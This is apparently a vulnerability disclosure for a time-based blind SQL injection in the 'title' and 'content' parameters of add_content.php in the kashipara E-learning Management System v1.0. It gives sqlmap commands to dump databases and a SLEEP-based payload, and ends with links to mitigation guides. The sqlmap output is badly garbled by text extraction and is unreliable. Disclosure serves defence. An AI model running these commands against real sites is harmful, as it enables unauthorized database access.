SQL Injection was found in the /lms/admin/add_content.php page of the kashipara E-learning Management System project v1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the title and content parameter in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/add_content.php
Affected Parameter	title, content
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'content' page and click on 'Add Content'.



Step 3: Fill the Title and Content values and enable intercept in burpsuite.





Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against burpsuite request saved in file.

python.exe C:\sqlmap\sqlmap.py -r add_content.txt --batch --dbs

Step 6: Now notice that 'title' parameter is detected vulnerable and all database is successfully retrieved.

```
[89:46:37] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[89:46:37] [INFO] testing 'Generic inline queries'
[89:46:37] [INFO] testing 'DostgreSQL' > 8.1 stacked queries (comment)'
[89:46:37] [INFO] testing 'DostgreSQL' > 8.1 stacked queries (comment)'
[89:46:37] [INFO] testing 'Oracle stacked queries (DOMES_PIPE.RECIVE_MESSAGE - comment)'
[89:46:37] [INFO] testing 'Oracle stacked queries (DOMES_PIPE.RECIVE_MESSAGE - comment)'
[89:46:37] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] V
for the remaining tests, do you want to include all tests for 'MySQL' = 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] V
[89:46:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[89:46:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[89:46:47] [INFO] besting 'Generic UNION query (INFO) in POST parameter 'title' is a false positive
POST parameter 'title' is unlensable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point on POST parameter 'title' is a false positive
POST parameter 'title' (POST)

Iype: time-Dased DLING

Ittle: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: title-test' AND (SELECT WB10 FROM (SELECT(SLEEP(S)))rNzJ) AND 'scOp'='scOpScontent=*reptime-Dased DLING

INFO] the back-end DBMS is MySQL > 6.0.2 (Mariana) for POST parameter vitle' is a false blind (interpretation technology: Apache 2.4.88, PMD 8.0.38)

MacRIMED AND AND AND AND AND AND AND 'scOp'='scOpScontent=*reptime-Dased DLING

INFO] the parameter vitle' is very important to not stress the network connection during usage of time-based payloads to prevent do you want sclamp to try to optimize value(s) for DBMS delay responses (optim '--time-sec')? [Y/n] Y

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```

Parameter: content

Step 7: Now try to run sqlmap against 'content' parameter with switch '-p'

• python.exe C:\sqlmap\sqlmap.py -r add content.txt -p "content" --batch --dbs

Step 8: Notice that 'content' parameter is vulnerable and all database is successfully retrieved.

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection